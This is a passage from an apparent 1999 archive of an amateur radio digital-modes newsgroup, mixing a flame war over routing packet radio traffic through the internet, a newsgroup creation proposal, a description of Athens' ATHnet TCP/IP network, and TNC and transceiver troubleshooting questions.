engage in the pitiful name-calling which seems to sprout up
here so often.

We don't have a nationwide packet network because nobody is willing to
invest the time
and money necessary to make it happen. In the commercial sector,
networking types make
lots of bucks to do this. Why? Because it is a mindnumbingly tedious
and thankless job.
Everyone is the first to bitch when it doesn't work, and nobody pats you
on the back when
it does. You typically carry a beeper so that people can bitch at you
on your time off.

Who would _ever_ aspire to do this as a hobby?

You can point fingers at the Landline Lids, and bitch and moan, but the
fact of the matter is,
you can't build the network you want because you can't convince enough
people that it is an
interesting thing to invest your heart, soul, and checkbook in.

> The proper wording, if you care to make a proposal, is to outlaw the use of
> non-ham means for the primary routing (ham to ham) of amateur radio digital
> traffic.

"If we just keep digging, I'm sure we'll get out of this hole soon!"

Amateur radio has whole classes of messiahs, each professing the true
faith, and warning
the dire peril that will result if their message isn't heeded. It is
perhaps good that the
majority of people can just ignore them and proceed in enjoying their
hobby, and in serving
their local communities in the best way they know how.

Well what everybody forgets without packet as a radio network when we need it
,itwon't be there.Neither will the internet.
FIRST THING TO GO IN EMERGENCY= TELEPHONE
INTERNET= TELEPHONE
REASON HAM RADIO IS STILL PROTECTED BY CONGRESS IS
IT'S ABILITY TO STEP IN WHEN PHONES ARE KAPUT
Now somebody better start thinking how to bring our packet network back even if at
1200 baud or congress will have another reason to sell our freq.

I guess. Err, whatever you mean by 'going to the past'. What are you
talking about exactly? Whatever we do, will be in the future -- I think.
PBBS = bad? Is that the point? I'm trying to get a handle on this?

Me, I don't quite see the point of a 'network', if the goal is to give away cheap internet access. Really, the best way to do this is for sysops to get internet connections, and then route IP directly to the internet from every site. And, not bother with connecting to any other ham radio sites. Still, in my neighborhood, at least, even the little old ladies are now getting cable modems -- and are on a 10Mbps lan, for like $50 bucks a months. So, it's tough to compete with that.

Still maybe with these new Lan cards, this kind of thing is possible. Though likely it would require some kind of tower or mast at the user end to get a good path. Honestly, I'm not completely averse kind of thing. I think it's always been one of the delightful insanities of ham radio, that people spend $4000 on equipment, so they can talk to people over the air 20 meters to save 55cents on phone bills -- talking to people they don't know. This is not a new thing.

And perhaps there are applications where having 'free' connections would make a difference as opposed to having cheap connections. You know, put your septic tank on the internet or something. Err, have internet in goofy remote places, where it wouldn't justify paying a monthly fee for this, but maybe you could collect some remote data or interact in a way that APRS isn't quite capable of. It sounds silly, but I do think there is potentially something to the 'free' thing and the 'remote' thing combined.

All this talk about all the spectrum going down the drain is just depressing -- and I think just scares away potential users. If you want users, you gotta' hype the 'fun' thing. That's what'll bring 'em in, in my humble opinion. Doom and gloom just brings everyone down.

Exactly the point I have been making for ten years.
Get the ham radio networks back to ham radio.

Those hams who want to play ham radio on the internet should
certainly do that, it can be fun. But when they intentionally interfere
with the radio networks (by FORCING traffic intended for the
radio networks to go to it's destination over the internet) they
have killed those radio networks. All this discussion of "new technology"
and "I would use the radio network if it was as fast as the internet"
is just blowing smoke. That "new technology" will never make it into
ham radio as long as it cannot be USED there, and the Land Line
Lids have pretty much gauranteed it cannot be used: they grab all the
traffic and FORCE it to go over the land lines instead of via radio.
The ham radio network will never be "as fast as the internet"
because it is not possible for hams to build network that runs as
fast as wire, cable, or fiber. What we can do is what Cathryn suggests:
have fun with digital radio, and build a network using those modes.

To do so, you ignore all the folks who post here claiming it can't
be done, and simply go do it. It *can* be done, and it *has* been
done in the past. We could do it again, if we choose to. Those who
claim it cannot be done are either ignorant or have some other
agenda in mind; an agenda which does not include ham radio.
One does have to wonder why anyone posts in this newsgroup
if they are not interested in Recration, Radio, Amateur, Digital.
It's not Recration, Telephone, Commercial, Digital, no matter
what some posters would have us believe.

Anyone want to move some traffic using CLOVER?
All LSB dial reading:
Radio 1, full time 7.087 (WestNet long haul links).
Radio 2, full time scans 14.110, .116, .120, 21.076, .077, 28.077, .100,
.110
Anyone welcome to make use of these links.

Also available in the Portland area on HF (CLOVER and/or PACTOR):
WA7EES, KA7AGH, N7QDN.

My opinion: it won't happen.
Impossible to get the organization required.
Groups with national and international visibility not interested.
Heck, even NTS uses internet links now. What a joke.

Some of us continue to build working network, for fun, as we
have from the start.

Most of the folks who post here don't have the (insert favorite
phrase for "Hams too lazy to actually do anything") to contribute
but we do gain the occasional ham willing to put forth the effort
involved to get something new up and running.

I post here for amusement between projects. Got kinda burned out
cleaning up old tired 9600 baud links and working on the current
software, so figured it was time to rattle the usual cages again.

Weather is perfect, a couple antennas need work, so I'm outa
here for awhile. Maybe I'll add 80M to the scan list this week.

Hi all,
quite a while ago, before the internet was readily available, I heard about packet radio, back then I had an amiga 500 for a computer, and used the C.B. for yakking to mates across town,
and at one time a few of us were actually considering trying to use packet over the cb..<gasp>, I was young back then.....please forgive me <im a little older now..and have a little more sense, I think>.....
we never went through with it though...we couldn't afford the kits to build the modem!!(or what ever it was called...I can't remember now.)

Any way, with the phone bill getting bigger every quarter,
and me spending a lot of time travelling in my camper away from a land line (i'm not even going to think about using the mobile phone), I wanted to find a cheap way of keeping in contact with people on various news groups, so here's my question,

what is the state of packet radio now?
I have read a few threads about "net gateways"..what's that all about,
basically I want to know if it is possible to access internet news groups, using packet radio...
if it is possible, what are the restrictions...and costs, I know I need to sit an exam...have they brought in the restricted licence for data comms. only..I.e certain frequency's, no voice transmissions etc???

Thanx for any help...Gary

> us to stop the application mantra.

Oh, just as long as you quit using it as a lame excuse for doing anything, I suppose it's allright to chant it to yourself, if you feel you must.

Of course, if I ever saw any evidence that a lack of new applications really was a sticking point, I might feel differently.

Right now, it's just a rather lame excuse for sitting on your hands, and when you parrot this mantra you not only discourage yourself, but others as well.

My feeling is that the need for new applications was so desperate, somebody would have a clue as to what purpose these new applications might serve.

The fact that everyone universally draws a blank as to what function these new applications might serve does not indicate a desperate need for them.

We've got new applications out the wazoo, especially for tcpip... Many more than are currently being used. Nobody is using them, again indicating that the need is somewhat less than desperate.

I don't have anything against new applications. I do have something against excusing a lack of progress and discouraging those who would with a comforting lie. - And the "applications mantra" is just that.

Don't agree? Trot out your facts. Not opinions. Not more "mantras"...

Facts, please.

The single most ignorant declaration I have seen expressed on this
newsgroup.

And that's saying quite a lot.

We could say that the divider (100/1) is mandatory.
Better to use a potentiometer
to set the exact ratio, according with the rig.
Furthermore, if you don't want to switch the rig by
hand, as I do at the moment,
a connection from serial port or the sound card (with
an external vox) is required.
Unless your are lucky and the vox on the rig can
correctly switch on and off.

Perhaps now what you're looking for but could you chase
up details of the new DSP firmware for the PK232? Where
to get it, how much, etc.

Do a couple of column-inches on the upgrade?

Good luck with the column.

4275. RFD: comp.dcom.tech

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: "Tony Kirke tony_kirke"@ieee.org
Message-ID: <938630487.26197@isc.org>
Source record: 16283
Cross-posted to: news.announce.newgroups,news.groups,comp.dsp,comp.dcom.xdsl,comp.dcom.modems,comp.dcom.modems.cable,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

REQUEST FOR DISCUSSION (RFD)
unmoderated group comp.dcom.tech

This is a formal Request For Discussion (RFD) for the creation of the comp.dcom.tech newsgroup. This is not a Call for Votes (CFV); you cannot vote at this time. Procedural details are below.

Newsgroups line:
comp.dcom.tech The theory and practice of data communications.

RATIONALE: comp.dcom.tech

With the widespread deployment of commercial communications equipment in both the business and consumer markets in the last few years there is growing interest in all aspect of communications theory. The amount of professionals working in the communications industry is growing rapidly with the growing use of broadband internet, ethernet and wireless devices.

While there are often discussions on communications theory and implementation on Usenet newsgroups, they tend to be scattered in different newsgroups (such as some of the groups in the following hierarchies alt.ham-radio.*, alt.radio.*, rec.radio.*, comp.dcom.* and in the group comp.dsp). They are often "buried" in the high volume newsgroups such as comp.dcom.cable.modems or comp.dcom.modems, where the vast majority of messages are unrelated to this topic (since the messages are often related to very specific hardware and not general in nature), thus making it difficult to participate in discussion on the topic without being overwhelmed by the volume of newsgroups and postings in such newsgroups.

This group will be for a more general and higher level of discussion on digital communications than most of the other subgroups of comp.dcom.* which are usually specific to certain types of media, protocol, equipment, etc. This group would be more similar to comp.compression or comp.dsp.

A recent search (12 April 1999) at <www.altavista.com> for the keywords FSK PSK MSK QAM QPSK GMSK OFDM BPSK (well known acronyms in Digital Communications) turned up 103788 web pages, while the phrases "digital communications" was found in 25098 pages, and CDMA was found in 124090 pages. A <http://www.dejanews.com> search covering Oct 1, 1998 through Apr 1, 1999 on "digital communications" found 89000 entries.

The IEEE Society has a number of publications for the communications professional such as:

IEEE Transactions on Communications
Journal of Selected Areas in Communications (recently expanded to include 3 issues on wireless communications)
IEEE Transactions on Vehicular Technology
IEEE Communications Letters and the Communications Magazine.

There is also several technical committees with associated mailing lists.

However, again there is not a good forum (that I am aware of) for discussing many issues (see below) that will fit nicely into this discussion group

In order to bring about a place where experts and novices can more easily find answers to digital and analog communications problems, a newsgroup that focuses specifically on the topic is proposed.

CHARTER: comp.dcom.tech

The comp.dcom.tech newsgroup is for those wishing to discuss topics in digital communications theory and practice (analog communication discussions are also welcome)

Topics may include, but are not limited to:

Design of communications circuits and devices
Algorithms used in communications devices
Performance Issues
Implementation Issues in VLSI, FPGAs, DSPs and software
Complexity and cost trade-offs
Channel equalization and estimation
Simulation of communications systems
Physical layer of IEEE, ETSI standards
Wireless & wireline communications

While small C or Matlab or example programs will be allowed, the posting of binaries is prohibited.

Announcements of new products or services specifically related to digital and analog communications will be allowed.

Announcements of conferences in the field of digital and analog communications will be allowed.

comp.dcom.tech will not be moderated.

END CHARTER.

PROCEDURE:

This is a request for discussion, not a call for votes. In this phase of the process, any potential problems with the proposed newsgroups should be raised and resolved. The discussion period will continue for

a minimum of 21 days (starting from when the first RFD for this
proposal is posted to news.announce.newgroups), after which a Call
For Votes (CFV) will be posted by a neutral vote taker. Please do not
attempt to vote until this happens.

All discussion of this proposal should be posted to news.groups.

This RFD attempts to comply fully with the Usenet newsgroup creation
guidelines outlined in "How to Create a New Usenet Newsgroup" and "How
to Format and Submit a New Group Proposal". Please refer to these
documents (available in news.announce.newgroups) if you have
any questions about the process.

DISTRIBUTION:

This RFD has been posted to the following newsgroups:

news.announce.newgroups, news.groups,
comp.dsp, comp.std.wireless,
comp.dcom.xdsl, comp.dcom.modems,
comp.dcom.modems.cable,
rec.radio.amateur.digital.misc,
rec.radio.amatuer.equipment,

Hello Ian,

Congratulations on taking this column.
Perhaps you would like to include in your column information about our
TCP/IP Amateur Radio Network that we have here in Athens. It is called
ATHnet and TCP/IP over radio is thriving over here.
So here are a few words about it Ian:

--------cut here------------

ATHnet

The Greater Athens Radio Amateur TCP/IP Metropolitan Area Network

ATHnet is an informal group of Athenian Radio Amateurs who love
internetworking via radio. It does not belong to any Club, nor is
it funded by any authority. It is funded by the owners of the
nodes that offer the various services and it is based on these
people's voluntary work. The reason for ATHnet's existence is to
CONNECT the Greek origin, the Greek speaking and the friendly
towards Greece Radio Amateurs who live outside Greece, with the
Amateur Packet Network in Greece, in order to promote the
friendship between Radio Amateurs and to show the Greek
Civilization and Hospitality to the World, using TCP/IP mainly.
It also allows the Greek Radio Amateurs living in and around
Athens to LINK with other TCP/IP Radio Amateur Communities in
Greece (MACnet in Thessaloniki, RDSnet in the island of Rodos,
HERAnet in Heraklion-Crete, PATnet in Patra, ZANTEnet in the
island of Zante, and very soon LSVnet in the island of Lesvos,

LAMnet in Lamia, IOAnet in Ioannina etc.) and with the rest of the world, using REAL TIME applications as well as e-mail and PBBS mail. Users who live in ATHENS can access ATHnet on our USER ACCESS FREQUENCIES. Below you can find a list of our MAIN HOSTS which operate 24 hours a day and can be found in the following frequencies:

- 144.600 Khz (sv1aaw.ampr.org - SV1AAW-8),
- 144.625 Khz (sv1uy.ampr.org - SV1UY),
- 144.650 Khz (sv1cec.ampr.org - SV1CEC),
- 144.650 Khz (sv1vv.ampr.org - SV1VV),
- 144.675 Khz (athnet.ampr.org - SV1AAW-1)

These can be accessed using TCP/IP or plain AX25 1200 bps PACKET. All the above HOSTS (except SV1VV) are linked to each other on 430.650 Khz using 9600 bps. This is not a USER ACCESS but a BACKBONE FREQUENCY.

Please remember that if you are connected to one of these MAIN HOSTS and you want to connect to another one, you do not need to change FREQUENCY. These HOSTS allow any user to CROSS-CONNECT to any other AMPRnet HOST in Greece or World Wide. Athnet.ampr.org (our AMPRnet GATEWAY in Athens) is participating in a Worldwide Radio Amateur experimental project where AMRnet GATEWAYS are part of a global Amateur Radio Network that uses Internet and Radio Waves to connect Radio Amateurs of all countries. Only Licensed Radio Amateurs are allowed to use this network and the AMPRnet GATEWAYS around the world are acting as Firewalls in order to make sure that nobody else gets in. Internet is used as a fastlink between the AMPRnet GATEWAYS and the Radio Amateurs can use their computers with simple VHF radios and MODEMS to connect ONLY to other licensed Radio Amateurs around the globe at any time. This SERVER offers FREE WEB PAGES to our members, i.e. RADIO AMATEURS who feel friendly towards the Greek TCP/IP community (membership is FREE). If you want FREE WEB SPACE, e-mail sv1aaw@sv1aaw.ampr.org the owner of this server. Only pages with Radio Amateur Content are allowed. Please note that our WEB SERVER is the ONLY REAL RADIO AMATEUR WEB SERVER in GREECE unlike other SERVERS which are located outside GREECE, and their owners pretend they have their own SERVER in Greece, using alias hostnames and other tricks. If you would like to visit it please use the URL http://www.athnet.ampr.org
Apart from the WEB SERVER, athnet.ampr.org and the rest of the other MAIN NODES of ATHnet offer AMPRnet e-mail, PBBS MAIL, MAILING LISTS of Radio Amateur content, WORLD PACKET Radio Connectivity (AX25 and NETROM), WORLD AMPRnet Connectivity, WORLD DX-CLUSTER, WORLD CONVERS SERVER and much more. Athnet.ampr.org is the GATEWAY for the ATHENIAN AMPRnet Metropolitan Area Network. All these SERVICES in all our NODES are FREE FOR LICENSED RADIO AMATEURS, PROVIDED THAT THEY ARE USED FOR RADIO AMATEUR PURPOSES ONLY!!!

NEW Projects

9600 user access

SV1UY and SV1AAW are about ready to offer another USER ACCESS FREQUENCY on 438.025 Khz with 9600 bps very soon (hopefully after the end of the summer holidays), so if you are 9600 ready please do not use 430.650 Khz yet, because it is strictly a BACKBONE FREQUENCY. We are at the moment in a testing period of this new 9600 bps subnet.

2400 user access

SV1AAW is about to offer another VHF port so that users with 2400bps modems can have another gate to AMPRnet. Please stay tuned.

HF Pactor<===>AX25/TCPIP GATEWAY

SV1UY is in the process of setting up a PACTOR<===>AX25/TCPIP GATEWAY which will operate mainly on 20 and 40 metres, but 80 will be tried as well. This GATEWAY will enable an HF PACTOR user to cross connect to our local or the international TCPIP amateur packet radio network (AMPRNET). This GATEWAY will be useful to these amateurs who travel in the land or in the sea or to the ones on holiday and generally to radio amateurs that have no access to our VHF/UHF PACKET network or to AMPRnet. Of course they will need an HF MOBILE or HF PORTABLE PACTOR installation.
He has recently got a PTC-II from SCS and he intends to use it as an HF PACTOR<===>AX25 PACKET GATEWAY. It should be ready by the end of October 1999 and it will operate on 7030/14063/14073 KHZ and later on 80 meters.
At the CLIENT side, for accessing this GATEWAY, you will need a sort of PORTABLE or MOBILE HF radio, a MULTIMODE controller that supports PACTOR, a small computer ranging from PALMTOP to NOTEBOOK and of course some kind of portable or mobile antenna for HF. Remember, a half wavelength wire and a small L type antenna tuner enables you to tune on HF without any radials and you will have no RF burning your fingers when you touch the radio. This is a very good and simple portable antenna. One can even use a 9 metre fishing pole as a support, 20 metres of wire and make a helical antenna by winding the 20 metre wire around the fishing pole, as a very big coil. This can tune between 40-10 metres without radials and on 80 metres with 1 or 2 radials. If you use a 9-10 metre piece of wire then you can operate between 20-10 metres without any radials and with 1-2 radials on 40 metres. Don't forget the ATU of course.

You can access ATHnet's FREE SERVICES by following the links:

ATHnet's WEB SERVER (http://www.athnet.ampr.org)

ATHnet's GATEWAY (telnet://athnet.ppc.gr) Please use NETterm as
a TELNET CLIENT.
*** Type "CONV" to join our CONVERS. When you are in the CONVERS
SERVER (you may have to ENABLE LOCAL ECHO in your TELNET CLIENT),
go to channel 154 to have a QSO with SV Radio Amateurs. Please
use your CALLSIGN to logon. You will probably find me there from
Monday - Friday after 19.00 GMT (Summertime) or after 20.00 GMT
(Wintertime) and anytime during the weekend.
*** Type "DXC" to join our DX-CLUSTER. You may need to DISABLE
LOCAL ECHO in your TELNET.

If you have problems using this SERVER please e-mail
sv1aaw@sv1aaw.ampr.org the owner of the DX-CLUSTER.

> its own merits, or lack thereof.

I agree with the above statement. Also, the other problem I see is that there may be areas isolated by geography where no one in that area has an HF link. I have no doubt that via the proposal, you are encouraging that such an area should do something [wireless] about that, but there's the problem:
- Most of amateur radio is anarchist in nature. Only rarely, does one find groups of amateur operators who come together for a common goal, and sporadically at that. What this comes down to is: Who will flip the bill and/or maintain the equipment? I bet no one will step forward or there will be a conflict over how it's run, etc.
- Allowing other means allows that area to remain connected during equipment problems, failures, etc., without loss of traffic.

It's easier to just let the network die than to fix it, especially when higher speed "alternatives" exist individually. That wasn't the case when the network started - it was just as fast, and cheaper than the alternatives.

Although others in my area do have a problem with any amateur radio traffic going via other means than wireless, I do not, AS LONG AS THERE REMAINS sufficient digital links to move the traffic when there's a complete failure of all other means. Also, some traffic may be inappropriate (not in content, but size and/or volume) for slow-speed links (e.g. "rec.radio.amateur" newsgroups, call-server lookups where multiple [say 50+] records are returned, e-mails with graphics/binaries), and such traffic is likely to be limited and/or stopped, certainly during emergencies, if not blocked all together.

I agree 100%. For at least 2 years now, I've seen a number of people in
this ng say that we "need new applications" to revitalize packet radio. But
I've yet to see any of those people actually NAME any applications that might
be interesting.

IMHO, if they really feel that strongly about it, they should quit wasting their time
whining about it, and instead look into what THEY can do to make packet more
interesting in their local area. If they did that, then they could get out here and
brag about their wonderful new application and how it's so much better than plain
old BBSes, and they can tell us all about how activity on their new high-speed LAN
is growing, rather than dying out. We might even end up modelling other LANs
after theirs.

What's ironic (and sad) about the whole thing is that these folks chant their
applications mantra, yet the packet network isn't being obsoleted by some
great new high-bandwidth application that it can't handle.... it's being
abandoned for the one application that it handled quite well on its own....
plain ol' BBS message forwarding. How dumb.

73, Mike - KG9HF

Demetre, your networking environment in Greece sounds first class - a sensible and well-engineered blend of transmission media and protocols that serves many needs efficiently and well. You are to be congratulated on your accomplishments. I am impressed with the apparent ease with which you have integrated several services and capabilities into a single "super net." It retains the amateur radio emphasis throughout but sensibly utilizes other services where they can do the job either better or in some cases at all.

Your article reminded me that I spent several months in Athens in the summer of 1952 as a Tech Rep for the RCA Service Company attached to the USAF group there. My office was in the Tameion (sp?) Building in downtown Athens. I had a great view of the Acropolis out the office window.

I occasionally operated the USAF ham station on the top floor of the Tameion
Building where we had a 20 meter wire dipole on the roof.

Amateur radio evidently has come a long way in Athens since those days!

Again, my congratulations to you all.

Mike:

But Mike, prior to the advent of packet and BBS message forwarding, all amateur message forwarding was done quite well by the NTS CW traffic nets.

Why did we allow amateurs to switch over to packet BBS forwarding and starve those NTS CW traffic nets by allowing the packet traffic to bypass the CW nets?

According to Charles theory, at that time, we should have got the FCC to ban message forwarding by BBS systems. According to Charles, the government should have insisted that amateur messages be forwarded by CW traffic nets the way God intended for messages to be forwarded!

Right?

It sounds like a great idea, Mike.

- But I do not believe that a lack of equipment is the big sticking point. The setup you described sounds excellent and should be pursued, but it will not get our networks back up, in itself. (OTOH, it sure can't hurt, either!)

Your best bet to see rapid progress is to lobby for the "Anti-Lid Law" that I recently proposed here on this ng in the post entitled "Anti-Lid Law". Check it out. Nobody who has a positive, caring attitude about Amateur Radio could possibly have any valid objection to it.

Basically if you want to see our network fly again, you will have to expose the US tcpip community. Shine a bit of light on their negativity and ignorance. Point out the way their negativity and ignorance is hurting Ham Radio, Hams, and Ham Radio manufacturers in the US.
These clowns are EXTREMELY predictable about this behavior. - It's all they appear to know how to do. Point it out to your fellow Hams. All US Hams should know where the "Radio is not good enough for Ham Radio" attitude in the US Packet community is coming from and how it is being perpetuated. Once the LandLine Lid behavior pattern is pointed out and understood, it's pretty hard to miss.

Talk to the FCC. Talk to the ARRL. Tell them you've had enough negativity and lame-o excuses and want to see some folks with positive, caring attitudes about Amateur Packet Radio get an even chance at running things for a change.

Greg Jones, president of TAPR has, on many occasions, expressed his disdain for the US Packet network, and in fact of ANY large-scale packet network. - Do you see any reason to tolerate or support any organization that admittedly is working in direct opposition to your goals as Ham? If not,

SPEAK UP about it!

As long as LandLine Lids are tolerated, and allowed to urinate all over Amateur Radio with their crappy attitudes, their negativity, their ignorance, their endless excuses, their baseless "mantras" (anti-ham propaganda) and their seeming determination to undermine and destroy the hobby at all costs, we are not likely to see any progress on the US packet net.
Manufacturers associated with Ham Radio will continue to see hard times, and the US will continue to be the laughingstock of the global Packet Radio community.

Want to see a change for the better? Support the US Packet Radio net, and show no tolerance for those who do not.

There IS one place in the US where the Packet net is growing and advancing again.-- The one place where US Hams decided to quit tolerating and listening to "LandLine Lids", rejected their way of thinking altogether, and simply started building and enjoying the Packet Net again.

Hank Oredson suggested that the best bet is to simply ignore the LandLine Lid types and start building the Packet Net despite their efforts. That's an excellent suggestion, and it is working just fine in the NE USA.

To see RAPID progress on a national scale, get behind me on the "Anti-Lid Law", and push.

No; Just your arguments.

Before you feel insulted, look up the word "ignorant". I used the word accurately, with full knowledge of it's meaning. It applies to your "reasoning" perfectly.

Once you have a firm grasp of the word's meaning, you can still feel insulted if you like, but remember that it was your own ignorant argument that insulted you, not the fact that I happened to point the situation out.

Sure we do. Just last week i took my kids to Sturbridge Village where they watched some folks making candles by hand with sticks a pot of wax and some string. They enjoyed viewing a bit of history. I'm glad some folks see fit to preserve the 'old way' of doing things. It makes history seem much more 'alive' when someone actually demonstrates it.

What scares me is self-proclaimed saviors who run to their government god for protection the second someone doesn't tow the line of their thinking. Narrow minded religious zealots are a dangerous bunch.

Thankfully, no persons of significance or authority take charley's spew seriously.

The "intended for amateur radio" is a pure fabrication

It was pointed out before, that as long as the amateur radio packet network had no economical commercial alternative to the average ham, radio was the way to go. I didn't buy my first tnc and vhf radio and invest a piece of my life into making it work because I was enamoured of the technical aspects of the mode. I did it because I wanted the value in the communications products such as bulletins, for sale, files, news, dxcluster, etc. that I could not obtain by a more economical commercial means. I know, as a fact, that most individuals that used the amateur radio packet network, in my part of the country, did so as consumers of information and to communicate, and not for a technical high. They did not care where the data came from or what means were used to get it to their radio. They just wanted the system to work, ie. deliver the data as fast and reliably as possible. Most amateur radio types are still more interested in the communication product of radio than the technical aspects, exactly the same as most users of the internet.

>As a result, our radio-based forwarding network is dying. And for every node
>that goes off the air, there's another amateur frequency that isn't being
>used, and another disillusioned ex-nodeop who probably won't want to do it

>the fact that much of our spectrum goes unused, and stressed the need to "use
>it or lose it", surely you can see that this isn't a good thing for amateur
>radio.
>

It is not a "good thing" for amateur radio, but having a packet network is not necessarily a good thing either. The packet network has died due to the consequences of the evolution of technology and the priorities of its human users. If the amateur radio community cared enough, they would maintain and use the amateur radio PBBS/NTS/Whatever. Obviously, they do not care, ergo, it dies. The amateur radio packet network is using rf spectrum for an "elite" few, relative to the total population of the US lined up for cheap personal communications devices and services. The packet PBBS/NTS/Whatever is an insignificant argument in the face of "deregulation" and commercial pressure.

A LLLid "law", as proposed, is not going to bring me or others back to packet radio.

Contrived arguments, magical incantations, mantras, etc. will not bring back an amateur radio data network to many hams. Motivation, technogy and money might do it.

Dear Russell:

I am having a similar problem to yours. My new computer using Windows 98 will not control my PK-232 or PK-12 which worked just fine with my old 486 system running Windows 3.1. At he same time my Toshiba Laptop which uses Windows 95 works just fine with either TU. I've also tried starting my new computer in DOS mode and using an old relaible DOS program (LanLink) and it still won't work. So I've concluded it's not the operating system and am beginning to suspect the motherboard in the new computer, the Abit BH6.
The BH6 board has two built in com ports and neither will control the PK232. I would suspect an electrical problem (a bad board component or something) except for the fact that late one night when I was changing parameters and trying this and that it began to work. However, when I re-booted next day it would no longer work. I suspect there is a BIOS parameter I'm overlooking and have tried to find someone using Win98 and the BH6 motherboard to compare parameters but to no avail.
Just our of curiosity, what motherboard does ur new compuer use?

Frustrating, huh!!! Let me know if you make any progress and I'll do the same.

Source record: 16203

Hi,

Thanks for reading this. I'm trying to interface a Harris RF-3200 SSB transceiver to a PK232MBX terminal unit and also to my soundcard to run PSK and Hellschreiber.

As I've had good results with my main rig, an IC-746, by using the accessory sockets rather than the microphone connector I decided to use the 15-way connector on the rear of the Harris in a similar fashion. I have run into a problem using this connector in that I cannot get sufficient audio into the rear socket to drive the rig to more than a few Watts, whatever I set the TNC and soundcard AF output levels to. Using the mic socket seems to work but as I need a 100:1 attenuator for the soundcard output but not when using the TNC I will require two leads or a switchable attenuator. Audio from the accessory socket and PTT are both working fine.

Can anyone familiar with the RF-3200 tell me if there is a separate adjustment inside the rig for line input? I do not have the radio's technical manual so would need fairly detailed info. Also, is the mic input disabled when the accessory socket is being used to key the rig, it certainly appears that way?

TIA,

Roger Basford (G3VKM)

Has anybody successfully operated packet mode with a Yaesu VX-5R? The manual says you can, and shows how to make the interface cable. I did that. Hooked it to a Timewave PK-12.

But the PK-12 is rejecting a large number of incoming packets unless the signal is really booming in strongly. (I set WHYNOT ON to see why packets are ignored, and it reports lots of "PASSALL" errors, which means the packets are ignored due to incorrect CRCs.)

The guy I spoke to at Timewave said the PK-12 is pretty immune to incorrect setting of receiver volume - I have the volume set at about 10-oclock. I did have to turn the PK-12's output level down condiderably to meet Yaesu's spec that the level in to the mic jack be just 5mv.

Would a 2m preamp help? Any other tips? I live in a very rural area.

Hi Folks,

Is anyone out there using any Windows CE handheld portable connected to a packet modem (in my case a PK12) to access the DX cluster? My ancient Atari Portfolio (8086 handheld) has finally totally failed and I'm having difficulty tracking down terminal software for Win CE. Nothing special just something that makes it behave as a dumb terminal is all that is needed.

Any ideas?

Many thanks

Duncan

You, sir, are an idiot.

When I send traffic via ham radio, I intend it to go via ham radio.
Thus "intended" above.

Perhaps you are unfamiliar with American English.
Thus this minor correction to your reading of what I wrote.

I "intend", the Land Line Lids interfere with that intention.

That is one way to architect a network. There are many other
ways to architect a successful network.

> The dedicated links do not require 100w.

Why?

> The user access most likely does not require 50w.

Why?

Same old arguments. "The network MUST be built of flea power
stations located very close to each other. Nothing else is useful."

Hank does intend for his messages to go via ham radio. But when they arrive here and there is no HF station that is willing or able to accept them for further forwarding without distorting them in any way, then I intend to deliver Hank's message any way possible, even if that includes using an AX.25 link that is transported via the Internet. If the message is worth sending in the first place, then it should not die in the "system" for lack of some preconceived notion about the transport medium. The alternative is a message non-delivery system. And, most of the time, Hank's messages are worth reading! So why shouldn't we all have the opportunity to read them regardless of transport medium?

Now Hank, before you get your bathwater hot, your HF "winlink" buddy to my north distorts and changes the body of messages. He also will not accept several classes of bulletins or personal messages. I don't prefer to send messages into a black hole where I know in advance they will be distorted. I prefer to deliver the messages via a source that will get them there in their original form.

Don, K8EIW

It sounds like a great idea, Mike.

- But I do not believe that a lack of equipment is the big sticking point. The setup you described sounds excellent and should be pursued, but it will not get our networks back up, in itself. (OTOH, it sure can't hurt, either!)

Your best bet to see rapid progress is to lobby for the "Anti-Lid Law" that I recently proposed here on this ng in the post entitled "Anti-Lid Law". Check it out. Nobody who has a positive, caring attitude about Amateur Radio could possibly have any valid objection to it.

Basically if you want to see our network fly again, you will have to expose the US tcpip community. Shine a bit of light on their negativity and ignorance. Point out the way their negativity and ignorant behavior is hurting Ham
Radio, Hams, and Ham Radio manufacturers in the US.
These clowns are EXTREMELY predictable about this behavior. - It's all they appear to know how to do. Point it out to your fellow Hams. All US Hams should know where the "Radio is not good enough for Ham Radio" attitude in the US Packet community is coming from and how it is being perpetuated. Once the LandLine Lid behavior pattern is pointed out and understood, it's pretty hard to miss.

Talk to the FCC. Talk to the ARRL. Tell them you've had enough negativity and lame-o excuses and want to see some folks with positive, caring attitudes about Amateur Packet Radio get an even chance at running things for a change.

Greg Jones, president of TAPR has, on many occasions, expressed his disdain for the US Packet network, and in fact of ANY large-scale packet network. - Do you see any reason to tolerate or support any organization that

admittedly is working in direct opposition to your goals as Ham? If not, SPEAK UP about it!

As long as LandLine Lids are tolerated, and allowed to urinate all over Amateur Radio with their crappy attitudes, their negativity, their ignorance, their endless excuses, their baseless "mantras" (anti-ham propaganda) and their seeming determination to undermine and destroy the hobby at all costs, we are not likely to see any progress on the US packet net.
Manufacturers associated with Ham Radio will continue to see hard times, and the US will continue to be the laughingstock of the global Packet Radio community.

Want to see a change for the better? Support the US Packet Radio net, and show no tolerance for those who do not.

There IS one place in the US where the Packet net is growing and advancing again.-- The one place where US Hams decided to quit tolerating and listening to "LandLine Lids", rejected their way of thinking altogether, and simply started building and enjoying the Packet Net again.

Hank Oredson suggested that the best bet is to simply ignore the LandLine Lid types and start building the Packet Net despite their efforts. That's an excellent suggestion, and it is working just fine in the NE USA.

To see RAPID progress on a national scale, get behind me on the "Anti-Lid Law", and push.

As an "idiot" and ex node sysop, I still maintain that I and most individuals
in my neighbourhood used the "ham radio" packet network to send or retrieve
data from point A to point B, with no concern how it travelled in the network
as long as it got from point A to point B.

Nothing you can say, personal or otherwise, will change what it was.

It is a pity that the conversation has to degenerate into personal animosity.

animosity.

It's even more of a pity that idiots such as yourself are allowed into the
hobby in the first place, and tolerated once they are there.

Only an idiot would seriously consider your assertion that Radio is somehow
just not good enough for Ham Radio.

If Ham Radio is just not good enough for you, Bozo, please accept my
invitation to take a hike.

If Ham Radio is not good enough for you, then you are not good enough for
Ham Radio.

Interesting. How exactly are the messages being changed? Is this guy going
in and changing the words around? Or are lines disapearing?
Or is he putting a tagline at the bottom of messages.
I know the woman who does the satellite gateway here sticks a 'please support
Amsat' tag on messages that go through her system. Someone else here on
this side of the continent sticks in a 'Forwarded by Westnet. Please support
RF forwarding' sort of message. Is it that kind of thing? Or what is the
supposed motivation here?

Hmm, or maybe it's just that it's changed since you were active. How far
back was that? Seems like nowadays anybody who just wants to send
a message from Point A to Point B uses email. The number of people
who need Ham SYSOPS to provide them with access to email, I would
